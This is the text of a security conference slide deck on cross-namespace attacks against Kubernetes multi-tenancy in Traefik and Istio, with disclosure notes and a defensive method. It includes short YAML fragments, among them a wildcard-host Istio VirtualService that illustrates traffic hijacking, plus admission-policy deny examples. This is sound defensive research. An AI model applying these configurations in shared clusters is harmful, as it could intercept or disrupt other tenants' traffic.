
Real-World Scenario: Traefik




Real-World Scenario: Traefik



Impact



Impact



Coordinated Disclosure




- Issue is being fixed in Traefik.
 - Traefik updated their Multi-Tenancy security documentation and recommends using the Gateway API.
- Thanks to the Traefik project!
- However, **insecure Cross-Namespace References in Annotations** is a general problem
 - And can even have impact beyond the scope of the cluster!


```
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: gcp-ingress
  annotations:
    ingress.gcp.kubernetes.io/pre-shared-cert: gcp-compute-cert
```

Breaking Multi-Tenancy Over And Over **And Over**

Cross-Namespace Attacks on Data Plane

Back to Istio & Its Service Mesh





Coordinated Disclosure


- Istio maintainers consider this issue to be expected behavior
 - Purposeful user experience trade-off
 - Recommendation: Gateway API as a replacement in Namespace-based Multi-Tenancy
- Together with Istio, we published the Security Note [ISTIO-SECURITY-2026-002](#) and a [Blog Post](#) to address this issue.
- Thanks to the Istio project!

What We Can Learn From It?

Methodology

Methodology

1. *Use*: Do I use Namespace-based Multi-Tenancy?
2. *Assess*: How do I identify potential weaknesses?
3. *Address*: How do I address them?




1. Do I use Namespace-based Multi-Tenancy?

Where is Namespace-based Multi-Tenancy commonly found:

- Multiple teams, **often *direct* access**
 - Deploy different applications into the same cluster
 - Typically, share a level of trust
- Multiple actors (often customers), **often *indirect* access**
 - Machine learning
 - CI/CD pipelines
 - Scripting capabilities in applications
 - Typically, untrusted
 - Sometimes, this is **unobvious** Namespace-based Multi-Tenancy



2. How do I identify potential weaknesses?



1.
Use

2.
Assess

3.
Address

3. How do I address them?



Deployment of vendor fixes



Usage of existing admission policy sets



Definition of custom policies

Kyverno has an
excellent repository of
policies:
<https://kyverno.io/policies/>

Admission Controls

```
apiVersion: networking.istio.io/v1beta1
kind: VirtualService
[...]
spec:
  gateways:
    - mesh
  hosts:
    - '*'
  http:
    - [...]
```

gateways:

- ❌ 'mesh'
- ❌ 'victim/[...]'
- ✅ 'allowed-gw'


hosts:

- ❌ '*'
- ❌ 'example.com'
- ✅ 'allowed-host.svc'

Conclusion

Conclusion

- Namespaced resources can have impact on the
 - control plane
 - data plane
 - or even beyond the cluster
- This can introduce severe security issues
- These problems are common
 - but their presence may be unobvious
- Invest time to assess your clusters
- Use our methodology as a guideline to...
 - identify unobvious multi tenancy in your cluster
 - perform an in-depth analysis of the tenants' capabilities
 - apply or develop fixes of the found weaknesses



ernw.de/en/whitepapers/issue-78.html

Thank you for your attention!




Lorin Lehawany

Security Analyst, ERNW

Mail: llehawany@ernw.de

LinkedIn: [@lorin-lehawany](https://www.linkedin.com/in/@lorin-lehawany)



Sven Nobis

Senior Security Analyst, ERNW

Mail: snobis@ernw.de

LinkedIn: [@sven-nobis](https://www.linkedin.com/in/@sven-nobis)